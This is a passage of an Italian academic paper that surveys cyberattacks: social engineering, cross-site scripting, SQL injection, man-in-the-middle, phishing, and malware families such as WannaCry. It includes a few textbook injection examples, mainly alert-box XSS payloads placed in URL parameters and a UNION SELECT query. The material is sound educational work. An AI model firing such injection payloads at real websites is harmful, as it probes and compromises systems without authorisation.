Cybersecurity:
i principali attacchi informatici

Indice

Introduzione

L'evoluzione tecnologica nel mondo moderno ha portato con se molteplici innovazioni, Internet in particolare ha dato la possibilità alle organizzazioni di condividere dati e servizi su scala globale. Quasi chiunque al giorno d'oggi fa utilizzo di un qualche tipo di servizio digitale, dallo shopping all'informazione online, così come i videogiochi, il tutto solitamente accessibile attraverso pochi "click". Tuttavia questo ha aperto un nuovo mondo ai criminali informatici, i quali approfittano delle falle presenti nelle applicazioni utilizzate dagli utenti ogni giorno, e hanno reso necessario l'introduzione di misure di prevenzione. Lo scopo di questo studio è principalmente quello di illustrare ed analizzare quelli che sono i principali attacchi informatici al giorno d'oggi, ed inoltre presentare quella che è una procedura di test per sistemi e organizzazioni che metta in evidenza le vulnerabilità di questi ultimi.
Il paper è diviso in tre parti principali:

- Nella prima parte troviamo appunto gli attacchi informatici più frequenti, con una presentazione di essi, quali tecniche vengono utilizzate maggiormante per attuarli e a che scopo.
- Nella seconda parte verranno introdotti il Vulnerabiliy Assessment ed il Penetration testing, due procedure spesso eseguite in successione e utili a testare la sicurezza di un sistema; nella descrizione delle varie fasi verranno anche citati alcuni degli strumenti più importanti utilizzati dagli esperti.
- Nell'ultima parte invece verrà mostrato come è possibile sfruttare una vulnerabilità per effettuare un attacco, il tutto eseguito su una macchina locale; verrà quindi illustrata la configurazione utilizzata e successivamente la dimostrazione pratica dell'exploit della vulnerabilità.

Al termine ci sarà la conclusione, dove verranno tirate le somme in base a ciò che è stato detto nel resto dell'elaborato.

Capitolo 1

Analisi dei principali attacchi

1.1 Cos'è un attacco informatico

Quando si parla di attacco informatico, ci si riferisce ad un qualunque tentativo malevolo di interrompere il corretto funzionamento di un servizio o avere accesso a dati sensibili (di privati o organizzazioni), con l'obiettivo di rubarli, distruggerli, alterarli o anche pubblicarli, per vari motivi, spesso di natura economica. [1] Gli autori di questi attacchi possono essere di vario tipo: soggetti isolati, hacktivisti, spie, o anche membri interni all'organizzazione stessa vittima di un attacco. Tali azioni presumono la presenza di una vulnerabilità (che puó essere rappresentata anche dall'uomo), ovvero una falla o una componente debole che consente ad un eventuale aggressore di compromettere il livello di sicurezza dell'intero sistema. Tale concetto quindi non va confuso con la minaccia, la quale rappresenta il mezzo offensivo che sfrutta la vulnerabilità. In questo capitolo andremo dunque ad analizzare quali sono i piú comuni attacchi informatici attraverso i quali gli aggressori cercano di arrivare al loro scopo.

1.2 Cosa si intende per ingegneria sociale

L'ingegneria sociale (in inglese *social engineering*), è lo studio del comportamento umano con il fine di carpire informazioni utili. Essa quindi prende di mira la mente umana, ed ha come obiettivo l'ottenimento della fiducia dei bersagli, in modo tale che essi abbassino la guardia e siano quindi più propensi a intraprendere azioni non sicure, come ad esempio divulgare informazioni personali o accedere a pagine web contraffatte. [2] Gli attacchi di ingegneria sociale possono essere classificati in due categorie: **human-based** e **computer-based**. [3] Nel primo caso l'attaccante esegue di persona l'attacco interagendo direttamente con la vittima, nel tentativo di ottenere le informazioni desiderate. Negli attacchi computer-based si fa invece utilizzo dei dispositivi come computer e smartphone: attraverso di essi è possibile raggiungere un numero elevato di vittime in poco tempo, come l'invio su larga scala di email truffa. Anche se esistono diverse tipologie di attacco di ingegneria sociale, essi condividono lo stesso pattern di esecuzione:

1. Raccogliere informazioni sulla vittima
2. Instaurare un rapporto con essa

3. Sfruttare le informazioni disponibili ed eseguire l'attacco
4. Non lasciare tracce dell'attacco

Vedremo nel corso del capitolo che diverse tipologie di attacco hanno almeno una fase legata all'inganno della vittima, ovvero un passaggio in cui si cercherà di far eseguire un'operazione malevola, sfruttando anche la non conoscenza delle minacce da parte dell'utente bersaglio.

1.3 Attacco XSS (Cross-Site Scripting)

Questo tipo di attacco va a sfruttare una vulnerabilità web che prende il nome di Cross Site Scripting (XSS): essa consente ad un attaccante di mascherarsi da utente vittima, con la possibilità di eseguire le sue stesse azioni e di accedere ai suoi dati. È un attacco di tipo *injection*, e si verifica quando un attaccante inietta uno script in un sito web, manipolandolo, e quest'ultimo restituirà un JavaScript malevolo ad un altro utente ignaro che caricherà tale pagina, dato che il codice verrà considerato come proveniente da una fonte attendibile. [4] [5]

1.3.1 Tipologie di attacco XSS

Troviamo tre tipologie principali di attacchi cross-site scripting:

Reflected XSS: è il tipo più semplice di XSS, dove il codice iniettato è riflesso (restituito) immediatamente dal server web. La restituzione può avvenire tramite un messaggio di errore, come risultato di una ricerca o in qualsiasi altro modo che contenga alcuni o tutti gli input inseriti dall'utente. Un aggressore può indurre un utente ad aprire un link di una pagina, impostata in modo tale da eseguire lo script nel momento in cui il browser esegue il caricamento di essa. Come esempio, prendiamo in considerazione una pagina web di uno store online, dove è presente un campo di ricerca dei prodotti vulnerabile. Nel momento in cui l'utente effettua la ricerca di un prodotto, l'URL potrebbe essere il seguente:

```
http://shop.com/list.html?search=product
```

Dove "product" è ciò che l'utente ha inserito nel campo di ricerca. Se si va ad inserire in quest'ultimo "<script>alert('XSS')</script>" al posto di "product", si ottiene:

```
http://shop.com/list.html?search=<script>alert("XSS")</
    script>
```

Ciò che accade al caricamento della pagina, è che il browser web andrà ad eseguire lo script, ed in questo caso verrà mostrata una finestra di avviso con scritto "XSS" (il contenuto dell'alert).

Stored XSS: in questo caso il codice iniettato rimane memorizzato nel server, ad esempio in un database o in uno spazio di un sito dedicato ai commenti: l'applicazione dunque include il codice malevolo nelle successive risposte HTTP. Prendendo il caso in cui la vulnerabilità sia presente nella sezione commenti di un blog, se un utente inserisce uno script come commento (ad esempio l'alert precedente), chiunque altro acceda alla pagina eseguirà tale codice.

DOM Based XSS: questo tipo di vulnerabilità è puramente client-side: ciò significa che durante un attacco il payload[1] non raggiungerà il server, ma si limiterà a manipolare la pagina lato browser, accedendo appunto al DOM. Un attacco di questo tipo è possibile se l'applicazione web scrive dati sul Document Object Model senza un'opportuna sanificazione. [6] [7] Possiamo prendere come esempio una pagina che da il benvenuto ad un utente, che presenta il seguente codice:

```
<html>
(...)
Benvenuto/a
  <script>
   var pos=document.URL.indexOf("nome=")+6;
   document.write(document.URL.substring(pos,document.
      URL.length));
  </script>
(...)
</html>
```

L'URL di esempio è:

```
http://www.shop.com/benvenuto.html?nome=And
```

In questo caso la pagina mostrerà "Benvenuto/a And". Un attaccante potrebbe modificare l'URL, inserendo uno script al posto del nome dell'utente, come ad esempio:

```
http://www.shop.com/benvenuto.html?nome=alert("XSS")
```

Anche in questo caso verrà mostrata un finestra di avviso con il contenuto dell'alert.

---

[1] Il codice che esegue l'azione dannosa

1.4 SQL Injection

L'SQL Injection è una vulnerabilità web, che permette ad un attaccante di interferire con una query SQL che un'applicazione effettua verso il proprio database. [8] Ciò permette ad un attaccante di ottenere informazioni (come dati sensibili) alle quali normalmente non gli sarebbe permesso accedere. Tuttavia il problema non si ferma solo all'ottenimento inautorizzato delle informazioni di un database, ma potrebbe esserci la possibilità di modificarle permanentemente, aggiungere nuovi dati, e nei casi più gravi distruggere il database stesso.



Figura 1.1: SQL Injection - *www.cyber-security-libro.it*

1.4.1 Classificazione e tipologie di attacco



Figura 1.2: Classificazione attacchi SQLi

Possiamo dividere gli attacchi di tipo SQL Injection in tre categorie principali, all'interno delle quali troviamo ulteriori sottotipi: [9] [10] [11]

In-band SQL Injection: si utilizza lo stesso canale per il lancio dell'attacco e per la restituzione dei risultati; ad esempio, un web server può essere utilizzato come canale sia per il lancio di un payload, che per la restituzione dell'output generato da esso. Troviamo due sottotipi in questa categoria:

- **Error-Based SQL injection:** si invia una query con l'obiettivo di generare degli errori da parte del database: ciò serve ad estrapolare informazioni importanti sulla struttura del databse stesso, che potrebbero essere utili per creare in seguito in payload più efficace.
- **Union Based SQL Injection:** due query sono combinate tramite il comando SQL "UNION", e inviate insieme al database. I risultati poi saranno concatenati e restituiti come fossero uno solo. Ad esempio:

  ```
  SELECT a, b FROM tabella1 UNION SELECT e, f FROM
      tabella2
  ```

  In questo caso, oltre a restituire elementi provenienti dalle colonne a e b della tabella1, vengono restituiti anche gli elementi delle colonne e ed f della tabella2.

Blind SQL injection: in questa categoria rientrano quegli attacchi SQL injection, per i quali non vengono restituiti nella risposta HTTP da parte del

web server i dati riguardanti l'attacco. Tuttavia l'attaccante può osservare la risposta ed il comportamento del server per capirne la struttura. Anche in questa categoria troviamo due sottotipi:

- **Boolean-based Blind SQL Injection:** si invia una query al database, e si osserva come l'applicazione risponde nel caso in cui la query restituisca VERO o FALSO.
- **Time-based Blind SQL injection:** si invia una query al database, che lo forza ad aspettare un certo periodo di tempo prima di poter reagire. Il tempo impiegato a rispondere, indica all'attaccante se il risultato della query è VERO o FALSO.

Out-of-band SQL injection: questa forma di attacco è utilizzata quando l'aggressore non può utilizzare lo stesso canale per lanciare l'attacco e raccogliere i risultati, o quando il server è troppo lento per eseguire queste operazioni. Queste tecniche fanno leva sulla capacità del server di creare richieste DNS o HTTP per trasferire dati ad un utente malintenzionato.

1.5 MITM (Man-In-The-Middle)

Con attacco man-in-the-middle (MITM), si intende un'offensiva nella quale un aggressore si posiziona nel mezzo di una conversazione tra due parti (come ad esempio un utente ed un'applicazione), in modo tale da intercettare la comunicazione e carpire dati sensibili. [12] [13] Un esempio di attacco è l' *eavesdropping* (tradotto "intercettazioni"), in cui l'aggressore crea canali di comunicazione indipendenti con le vittime, le quali credono di comunicare privatamente tra loro.



Figura 1.3: Schema di esempio per un attacco MITM - *www.wallarm.com*

Generalmente questo tipo di attacchi si possono dividere in due categorie: [14]

- **Attacchi attivi:** l'attaccante impedisce al client di comunicare direttamente con il server, e si sostituisce all'interno della sessione. Da questo momento sarà lui che comunicherà con il server, prendendo quindi parte in maniera attiva.
- **Attacchi passivi:** in questo caso l'attaccante si limita a monitorare i dati ed il traffico di rete, senza modificare il flusso dei messaggi.

1.5.1 Progressione di un attacco MITM

Nell'esecuzione di un attacco MITM si possono individuare due fasi ben distinte: **intercettazione** e **decrittazione**. [15]

Intercettazione: il primo step consiste nell'intercettare l'attività del client attraverso il sistema dell'aggressore, prima che raggiunga il suo reale destinatario. Come esempio prendiamo uno dei metodi più semplici, ovvero tramite un attacco passivo, andando a mettere a disposizione un hotspot wifi senza protezione, disponibile al pubblico. Dopo che una vittima si è connessa a tale hotspot, l'aggressore avrà la possibilità di monitorare il traffico di rete. Tra le altre principali tecniche di intercettazione troviamo:

- **IP Spoofing:** l'attaccante si maschera da applicazione legittima, alterando le intestazioni dei pacchetti di un indirizzo IP; gli utenti che tentano di accedere ad un URL connesso all'applicazione, vengono indirizzati al sito web dell'aggressore.
- **ARP Spoofing:** ARP è un protocollo di comunicazione utilizzato per scoprire l'indirizzo MAC di un dispositivo, del quale si conosce già l'indirizzo IP. In una rete locale LAN (Local Area Network), quando un dispositivo vuole conoscere il MAC address di un altro nodo nella rete , invia ad ogni host presente in essa una richiesta ARP; a tale richiesta dovrebbe rispondere solo l'host che corrisponde all'indirizzo IP destinatario, ma dato che questo protocollo non prevede un autenticazione iniziale, un attaccante potrebbe mandare una falsa risposta ARP segnalando di avere l'IP destinatario. Di conseguenza i dati inviati verso l'IP dell'host legittimo, vengono in realtà indirizzati all'attaccante.
- **DNS Spoofing:** in generale quando viene effettuata una richiesta di connessione ad una risorsa web da parte di un client, il server DNS invierà ad esso l'indirizzo IP della risorsa richiesta. In caso di DNS spoofing, l'attaccante si comporta come un server DNS: le richieste DNS generate dal browser della vittima, passano per l'attaccante, il quale risponderà inviando un IP che condurrà la vittima verso un'altra risorsa malevola.

Decrittazione: dopo aver avuto accesso ai dati, questi devono essere decrittografati per essere sfruttati dall'attaccante. Per fare ciò esistono diversi metodi:

- **HTTPS Spoofing:** per organizzare questo tipo di attacchi, gli aggressori registrano un nome di dominio simile ad uno legittimo, e oltre ad esso, anche il relativo certificato SSL per farlo sembrare sicuro. Il passo successivo è quello di indurre una vittima a visitare il loro sito malevolo, che avrà tutte le sembianze di quello legittimo, ed inoltre il browser dell'utente mostrerà che il certificato del sito contraffatto è sicuro. Da questo momento, mentre la vittima crede di interagire con il sito legittimo, sta in realtà fornendo le proprie informazioni all'aggressore.
- **SSL Hijacking:** in questo caso un'attaccante fornisce chiavi di autenticazioni contraffatte sia all'utente, che all'applicazione, durante una TCP

handshake. Ciò fa sì che si venga a stabilire quella che sembra una connessione sicura, ma in realtà l'aggressore controlla l'intera sessione.

- **SSL Stripping:** è conosciuto anche come "downgrade attack", e consiste appunto nell'effettuare il downgrade di una connessione HTTPS in HTTP, intercettando l'autenticazione TLS inviata dall'applicazione all'utente. L'attaccante fornisce quindi alla vittima una versione non crittografata del sito dell'applicazione, mantenendo però la sessione protetta con quest'ultima. Di conseguenza, la sessione dell'utente è visibile all'attaccante.

1.6 Phishing

Il phishing è uno degli attacchi informatici piú comuni, che continua tuttavia ad essere ancora molto efficace, ed è il perfetto esempio per mostrare come un aggressore possa trarre vantaggio dall'ingegneria sociale. Questo tipo di attacco mira ad indurre gli utenti a fornire informazioni personali e/o finanziarie, o ad inviare denaro direttamente all'aggressore. In genere questo avviene tramite la diffusione di link che conducono l'utente verso pagine di login, o form di pagamento, contraffatte, che da un punto di vista grafico sono molto fedeli alle originali. Tuttavia, una volta che l'utente ha inserito i dati sensibili, essi vengono direttamente inviati all'aggressore. Le e-mail sono il mezzo preferito attraverso il quale i criminali cercano di adescare potenziali vittime, tuttavia sono sempre più frequenti attacchi di questo tipo che sfruttano i servizi di messaggistica istantanea, social networks ed i più "vecchi" SMS. [16]

1.6.1 Fasi dell'attacco

Gli attacchi di tipo phishing si dividono in tre fasi principali:

- **Preparazione dell'attacco:** in questa prima fase l'aggressore sceglie il canale di comunicazione (es: e-mail, social networks..) attraverso il quale trasmettere il suo attacco, insieme ai dispositivi obiettivo (es: pc, smartphones..). Subito dopo viene scelta la tecnica di attacco, come ad esempio il *website spoofing*[2], e quindi si prosegue con la preparazione del materiale. Tutto ció può essere fatto manualmente, oppure aiutandosi con degli appositi tool automatizzati, che possono mettere facilmente a disposizione dell'aggressore pagine web contraffatte delle piú note compagnie (es: Facebook).

[2]Creazione di un sito web malevolo con l'intento di ingannare ed attaccare l'utente

- **Esecuzione dell'attacco:** in questa fase viene distribuito il materiale di attacco e, man mano che le vittime interagiscono con esso, vengono raccolti i dati ottenuti.
- **Sfruttamento dei risultati ottenuti:** In quest'ultima fase, l'aggressore può sfruttare i dati sensibili ottenuti per impersonificare le vittime.

1.6.2 Tecniche di inizializzazione di un attacco

Le tecniche di inizializzazione di un attacco sono utilizzate durante la fase di preparazione del materiale, e tra queste troviamo:

- **URL Spoofing:** si cerca di mascherare l'URL che condurrà la vittima sulla pagina contraffatta, ad esempio nascondendo l'URL dietro una parola in un collegamento ipertestuale, oppure cambiando solo una lettera rispetto ad un URL lecito, o anche utilizzando gli *URL shortener*, ovvero dei tool che permettono di abbreviare in pochi caratteri degli indirizzi che altrimenti sarebbero più facili da individuare come contraffatti.
- **Utilizzo dei social network:** un aggressore potrebbe creare profili falsi impersonificando amici di una potenziale vittima, per poi contattarla attraverso essi. Potrebbe sfruttare pagine/gruppi/canali dei vari social popolati da molte persone, per pubblicare i propri link e sfruttando appunto l'elevato traffico, sperando che qualcuno possa cadere nella loro trappola. In alternativa potrebbe rubare le credenziali di una persona attraverso un precedente attacco di phishing, per poi accedere al profilo e contattare coloro che sono presenti nella lista amici, sfruttando in questo caso la credibilità del profilo.
- **Man-in-the-middle phishing:** in questo caso l'aggressore si posiziona tra la vittima ed il sito legittimo; di conseguenza il messaggio indirizzato verso il sito passa prima attraverso l'attaccante, e questo solitamente contiene dati sensibili.

1.6.3 Prevenzione

Essendo un tipo di attacco che fa fortemente leva sull'inganno ed essendo estremamente diffuso, sarebbe molto utile, allo scopo di prevenirli, conoscere quelle che sono le più comuni tecniche di phishing, e questo lo si può ottenere attraverso la formazione del personale. Ciò farebbe sì che l'utente presti attenzione al mittente di una e-mail contraffatta, all'effettivo URL della pagina web, e ad essere molto attento nel caso si ricevano comunicazioni che richiedono l'inserimento di dati personali e/o finanziari. In questo modo si riuscirebbero a sventare la maggior parte degli attacchi di questo tipo, indipendentemente dal canale di comunicazione utilizzato dagli aggressori. Da un punto di vista tecnologico invece, tra le possibili contromisure da prendere abbiamo:

- **Filtri anti-spam:** sono filtri molto utili che permettono di non ricevere (o comunque spostare nella sezione SPAM apposita), comunicazioni indesiderate o fraudolente.
- **Migliorare la sicurezza dei siti web:** introdurre sistemi di autenticazione più sicuri, come quella a due fattori (dove solitamente si fa utilizzo di un secondo dispositivo per confermare l'accesso), o anche utilizzare caratteristiche biometriche (es: impronta digitale, voce ...).
- **Anti-phishing tools:** l'installazione di questo tipo di strumenti, potrebbe sventare un attacco avvisando l'utente nel caso si sia imbattuto in una pagina web contraffatta.
- **Attenta gestione delle password:** evitare di utilizzare le medesime credenziali su siti diversi permette di limitare i danni, dato che l'aggressore non avrebbe modo di utilizzarle per effettuare l'accesso ad altri servizi, in particolare bancari e portafogli online, che sono tra quelli maggiormente presi di mira.

1.7 Malware

Il termine Malware sta per *malicious software*, ed indica un qualunque software malevolo che agisca contro l'interesse dell'utente. [17] [18] Oltre al computer o al dispositivo infetto, il malware può colpire anche tutti i dispositivi con cui questo comunica. Con un utilizzo di internet sempre crescente, i malware hanno una sempre piú grande possibilitá di diffondersi. Troviamo diverse tiplogie di malware e andremo ora a vedere quali sono le piú comuni.

1.7.1 Virus

Il virus (termine che viene spesso utilizzato impropriamente per indicare generalmente un malware) è un software malevolo che non puó esistere in maniera indipendente, e che quindi si lega ad altri programmi: ciò significa che un virus rimane dormiente finché viene attivato eseguendo il programma o file infetto. Quando ciò accade il virus si riproduce infettandone altri, ed il tutto avviene senza farsi rilevare dall'utente. Ció comporta uno spreco delle risorse del dispositivo colpito, causando quindi un degrado delle prestazioni piú o meno grave, ma oltre ai danni inflitti al lato software, il virus puó creare danni indirettamente anche alle componenti hardware, ad esempio surriscaldando eccessivamente la CPU mediante overclocking o modificando il funzionamento della ventola di raffreddamento. [19]

1.7.2 Worm

I worm sono pezzi di codice dannosi che, al contrario dei virus, esistono in modo indipendente e non infettano file. [20] [21] La caratteristica principale

è quella di infiltrarsi, senza farsi rilevare, sulle macchine, per poi avviarne il processo di clonazione e diffusione, con l'obiettivo di prendere il controllo dell'intera rete informatica. La maggior parte dei worm creano danni lievi in termini di occupazione di risorse, sia come capacità computazionali sia come banda occupata, proprio in virtù della semplice attività di moltiplicazione e diffusione. I malware di questo tipo si diffondono tramite mail di phishing e tecniche di ingegneria sociale, ma anche attraverso l'utilizzo di mezzi di propagazione come reti P2P (peer-to-peer), chat e notifiche dei comuni social network, e in alcuni casi persino backdoor, quando si tratta di malware più complessi (come botnet e rootkit), mentre in passato si tramettevano sfruttando esclusivamente supporti di archiviazione come i floppy disk e successivamente dispositivi di archiviazione esterna (HDD, USB, SD) che, se montati su un sistema, consentivano di infettare le altre unità di memoria collegate al sistema target. Le peculiarità di auto propagazione dei worm li rendono anche un ottimo vettore per attacchi informatici di altro genere. Molti worm infatti contengono un payload, ovvero codice che esegue operazioni indipendenti e che permette di installare malware come:

- Backdoor
- Trojan
- Keylogger
- Ransomware

1.7.3 Trojan Horse

Il trojan horse (tradotto "cavallo di Troia") è un malware che si nasconde dietro file apparentemente innocui, come quelli di testo, immagini o eseguibili che promettono di installare programmi leciti, ma che in realtà fungono da esca per condurre l'utente ad eseguirlo. Talvolta i trojan si nascondono dietro programmi che hanno effettivamente altre funzionalità utili. [22] I trojan non hanno diffusione autonoma, ma devono essere scaricati dall'utente che ha un ruolo attivo nella propagazione del malware. Una volta infiltrati nel dispositivo vittima, essi consentono tutta una serie di attività all'aggressore, il che dipende dalla tipologia di trojan: tra i più diffusi troviamo i *backdoor trojan* che vanno a creare un canale di comunicazione segreto tra l'aggressore e il dispositivo vittima, e possono essere installati su diverse macchine per creare una botnet, oppure aprire le porte FTP consentendo l'accesso al dispositivo vittima da parte dell'aggressore, possono distruggere dati (destructive trojan), rubare credenziali (infostealer), bloccare il normale utilizzo del dispositivo (ransomware trojan), o anche acquisire i permessi di amministratore di una macchina (rootkit trojan).

1.7.4 Ransomware

I ransomware sono malware che prendono il controllo del dispositivo vittima attraverso la criptazione dei suoi dati (ransomware di tipo *cryptor*) o il blocco del sistema (ransomware di tipo *blocker*), per poi chiedere un riscatto (in inglese appunto "ransom"). [23] [24] Il pagamento è richiesto in criptovalute: è la loro anonimia che ne fa il mezzo di pagamento ideale per ogni genere di transazione illecita. I vettori d'infezione utilizzati dai ransomware sono sostanzialmente i medesimi usati per gli altri tipi di attacchi malware:

- **Phishing:** attraverso questa tecnica vengono veicolati oltre il 75% dei ransomware.
- **Download di software infetti:** consiste nell'infettare file che verranno pochi scaricati dagli utenti sulle proprie macchine: questa tecnica ha spesso come vittima coloro che hanno intenzione di scaricare sul proprio dispositivo software piratati.
- **Supporti rimovibili:** questa tecnica fa leva sulla curiosità umana di scoprire il contenuto di un dispositivo rimovibile, come ad esempio una chiavetta USB lasciata incustodita. Il malware contenuto al suo interno si attiverà appena il supporto verrà collegato al computer.
- **Attacchi attraverso il desktop remoto:** Remote Desktop Protocol (RDP) è un protocollo proprietario sviluppato da Microsoft per consentire agli utenti di accedere a un computer in remoto, ed è un popolare obiettivo di furto di credenziali tra gli aggressori ransomware. I computer ed i server con RDP attivo ed esposti in rete sono soggetti ad attacchi mirati ad ottenere le credenziali di accesso (in genere con attacchi di tipo *brute force*). Una volta ottenuto l'accesso al sistema, il cyber criminale potrà eseguire varie operazioni, come furto di credenziali e iniezione del ransomware.
- **Attacchi attraverso lo sfruttamento di vulnerabilità:** i criminali informatici spesso sfruttano le vulnerabilità per iniettare codice dannoso in un dispositivo o in una rete: tra queste troviamo le *zero-day*, che sono vulnerabilità sconosciute alla comunità della sicurezza, o identificate ma non ancora corrette, rappresentando quindi una minaccia particolare. Spesso gli aggressori acquistano informazioni sulle vulnerabilità zero-day da altri hacker, per sfruttarle poi a proprio vantaggio.

Proprio attravreso questo ultima tecnica, si diffuse nel 2017 il ransomware *WannaCry*, che ha occupato le cronache internazionali. WannaCry sfrutta una vulnerabilità nel protocollo di condivisione delle risorse di rete SMBv1 di Microsoft. L'exploit di tale vulnerabilità consente ad un utente malintenzionato di trasmettere pacchetti predisposti a qualsiasi sistema che accetta dati dalla rete Internet pubblica sulla porta 445, la porta riservata a SMB. WannaCry utilizza l'exploit EternalBlue per diffondersi. Il primo step degli

aggressori consiste nel cercare nella rete di destinazione i dispositivi che accettano il traffico sulla porta TCP 445, il che indica che il sistema è configurato per eseguire SMB. Questo viene generalmente eseguito mediante una scansione delle porte. Il passaggio successivo consiste nell'iniziare una connessione SMBv1 al dispositivo. Dopo aver stabilito la connessione, viene utilizzato un *buffer overflow*[3] per assumere il controllo del sistema di destinazione ed installare il ransomware. Una volta che un sistema viene colpito, WannaCry si propaga e infetta altri dispositivi privi di patch, il tutto senza alcuna interazione umana, proprio come un worm.

Figura 1.4: Schermata in cui WanaCry chiede il pagamento del riscatto per decriptare i dati - *it.wikipedia.org*

1.7.5 Spyware

Gli spyware sono malware realizzati con lo scopo di raccogliere informazioni riguardanti l'attività di un utente, per poi inviarle ai creatori che ne traggono un qualche vantaggio. [25] Ciò dipende da qual è la tipologia di spyware che ha infettato il dispositivo. Alcuni sono:

- **Keylogger:** permettono di registrare tutti i tasti premuti sulla tastiera

[3]Condizione di errore che si verifica quando in un buffer di una determinata dimensione, vengono scritti dati di dimensioni maggiori

di un computer, e quindi di memorizzare qualsiasi informazione inserita, come password e altre informazioni sensibili.

- **Banking Trojan:** sono applicazioni progettate con lo scopo di ottenere credenziali di istituti di credito. Solitamente vengono sfruttate le vulnerabilità nella sicurezza dei browser per modificare pagine web, intercettare e modificare transazioni ai danni dell'utente ed inviare il tutto ad un server remoto per il recupero.
- **Infostealer:** sono applicazioni che scansionano i computer infetti alla ricerca di informazioni, tra cui username, password, indirizzi e-mail, cronologia del browser, documenti ed altri tipi di file. Come i banking trojan, gli infostealer sfruttano le vulnerabilità nella sicurezza dei browser per raccogliere dati personali in servizi e forum online, per poi trasmettere le informazioni a un server remoto o memorizzarle localmente sul PC per il recupero.

La maggior parte degli attacchi spyware ha come obiettivo quello di colpire più vittime possibili. Questo rende chiunque un obiettivo degli spyware, poiché anche le informazioni meno rilevanti possono rivelarsi utili per un attaccante. Ad esempio, la semplice rilevazione delle abitudini di navigazione puó essere utilizzata per generare pubblicità mirata da parte del creatore, attraverso pop-up, banner e spam. Nel caso in cui si vadano a generare finestre pubblicitarie in grande quantità durante la navigazione di un utente, si parla di *adware*. Esso altro non è che un software indesiderato, progettato appunto per lanciare messaggi pubblicitari sullo schermo, spesso all'interno di un browser web. I vettori d'infezione degli spyware sono quelli giá noti per gli altri malware: in genere si tratta di tecniche di ingegneria sociale per ingannare l'utente ad installare software infetti, tramite ad esempio clic su un link o un allegato sconosciuto in una e-mail, che può avviare un allegato eseguibile o condurre a un sito web che scarica ed esegue un programma, oppure tramite trojan, worm e backdoor, che in aggiunta al loro intento primario, possono distribuire spyware.

1.7.6 Rootkit

